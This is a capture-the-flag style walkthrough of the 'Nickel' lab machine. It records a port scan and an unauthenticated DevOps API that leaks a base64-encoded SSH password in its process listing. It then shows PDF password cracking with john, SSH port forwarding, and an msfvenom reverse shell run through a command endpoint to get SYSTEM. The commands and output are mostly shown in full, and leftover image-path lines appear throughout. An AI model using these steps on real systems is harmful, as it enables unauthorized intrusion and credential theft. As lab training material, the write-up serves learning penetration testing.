Nickel (POST to 0 content length, api RCE)

Nmap

```
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FileZilla ftpd
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
22/tcp   open  ssh           OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 86:84:fd:d5:43:27:05:cf:a7:f2:e9:e2:75:70:d5:f3 (RSA)
|   256 9c:93:cf:48:a9:4e:70:f4:60:de:e1:a9:c2:c0:b6:ff (ECDSA)
|_  256 00:4e:d7:3b:0f:9f:e3:74:4d:04:99:0b:b1:8b:de:a5 (ED25519)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2022-09-24T02:18:33+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: NICKEL
|   NetBIOS_Domain_Name: NICKEL
|   NetBIOS_Computer_Name: NICKEL
|   DNS_Domain_Name: nickel
|   DNS_Computer_Name: nickel
|   Product_Version: 10.0.18362
|_  System_Time: 2022-09-24T02:17:25+00:00
| ssl-cert: Subject: commonName=nickel
| Not valid before: 2022-09-23T02:16:21
|_Not valid after:  2023-03-25T02:16:21
8089/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb2-time: ERROR: Script execution failed (use -d to debug)
|_smb2-security-mode: SMB: Couldn't find a NetBIOS name that works for the server.
Sorry!

PORT      STATE SERVICE VERSION
33333/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
```

```
|_http-title: Site doesn't have a title.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Web exploitation

```
┌──(root㉿kali)-[~/pg/practice/Nickel]
└─# curl http://192.168.80.99:8089

<h1>DevOps Dashboard</h1>
<hr>
<form action='http://169.254.68.218:33333/list-current-deployments' method='GET'>
<input type='submit' value='List Current Deployments'>
</form>
<br>
<form action='http://169.254.68.218:33333/list-running-procs' method='GET'>
<input type='submit' value='List Running Processes'>
</form>
<br>
<form action='http://169.254.68.218:33333/list-active-nodes' method='GET'>
<input type='submit' value='List Active Nodes'>
</form>
<hr>
```

Credential Disclosure


Changing the request to POST

```
curl -s -i -X POST -H 'Content-Length: 0' http://192.168.80.99:33333/list-running-
procs

HTTP/1.1 200 OK
Content-Length: 3452
Server: Microsoft-HTTPAPI/2.0
Date: Sat, 24 Sep 2022 13:59:41 GMT



name        : System Idle Process
commandline :

name        : System
commandline :

name        : Registry
```

```
commandline :

name        : smss.exe
commandline :

name        : csrss.exe
commandline :

name        : wininit.exe
commandline :

name        : csrss.exe
commandline :

name        : winlogon.exe
commandline : winlogon.exe

name        : services.exe
commandline :

name        : lsass.exe
commandline : C:\Windows\system32\lsass.exe

name        : fontdrvhost.exe
commandline : "fontdrvhost.exe"

name        : fontdrvhost.exe
commandline : "fontdrvhost.exe"

name        : dwm.exe
commandline : "dwm.exe"

name        : Memory Compression
commandline :

name        : powershell.exe
commandline : powershell.exe -nop -ep bypass C:\windows\system32\ws80.ps1

name        : cmd.exe
commandline : cmd.exe C:\windows\system32\DevTasks.exe --deploy C:\work\dev.yaml --
user ariah -p
              "Tm93aXNlU2xvb3BUaGVvcnkxMzkK" --server nickel-dev --protocol ssh
```

Decoding SSH Creds

```
┌──(root㉿kali)-[~/pg/practice/Nickel]
└─# echo "Tm93aXNlU2xvb3BUaGVvcnkxMzkK" | base64 -d
NowiseSloopTheory139
```



Downloading the PDF and cracking the password


```
ariah@NICKEL C:\>cd ftp

ariah@NICKEL C:\ftp>dir
 Volume in drive C has no label.
 Volume Serial Number is 9451-68F7

 Directory of C:\ftp

09/01/2020  12:38 PM    <DIR>          .
09/01/2020  12:38 PM    <DIR>          ..
09/01/2020  11:02 AM            46,235 Infrastructure.pdf
               1 File(s)         46,235 bytes
               2 Dir(s)   8,143,462,400 bytes free

ariah@NICKEL C:\ftp>
```

```
┌──(root㉿kali)-[~/pg/practice/Nickel]
└─# scp ariah@192.168.80.99:C:/ftp/Infrastructure.pdf .
ariah@192.168.80.99's password:
Infrastructure.pdf                                            100%   45KB
54.8KB/s   00:00
```

```
┌──(root㉿kali)-[~/pg/practice/Nickel]
└─# pdf2john Infrastructure.pdf > Infrastructure.hash
```

```
john Infrastructure.hash --wordlist=/usr/share/wordlists/rockyou.txt
```

```
┌──(root㉿kali)-[~/pg/practice/Nickel]
└─# john Infrastructure.hash --show
Infrastructure.pdf:ariah4168

1 password hash cracked, 0 left
```



Infrastructure Notes

Temporary Command endpoint: http://nickel/?

Backup system: http://nickel-backup/backup

NAS: http://corp-nas/files


PDF contents

```
Infrastructure Notes
Temporary Command endpoint: http://nickel/?
Backup system: http://nickel-backup/backup
NAS: http://corp-nas/files
```

Port forwarding the local webserver on port 80

```
ariah@NICKEL C:\ftp>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:22             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
```

```
ssh -L 80:localhost:80 ariah@192.168.80.99
```



The dev-api endpoint runs as NT Authority, we can upload a reverse shell and execute it to esclate privliedges


Curling our rev-shell.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.118.11 LPORT=443 -f exe > /tmp/payload.exe
```

```
┌──(root㉿kali)-[~/pg/practice/Nickel]
└─# scp shell.exe  ariah@192.168.80.99:C:/users/ariah/desktop
ariah@192.168.80.99's password:
shell.exe
```

cmd /c C:\users\ariah\desktop\shell.exe

```
localhost/?cmd%20/c%20C:\users\ariah\desktop\shell.exe
```




```
┌──(root㉿kali)-[~/pg/practice/Nickel]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.49.80] from (UNKNOWN) [192.168.80.99] 50061
Microsoft Windows [Version 10.0.18362.1016]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```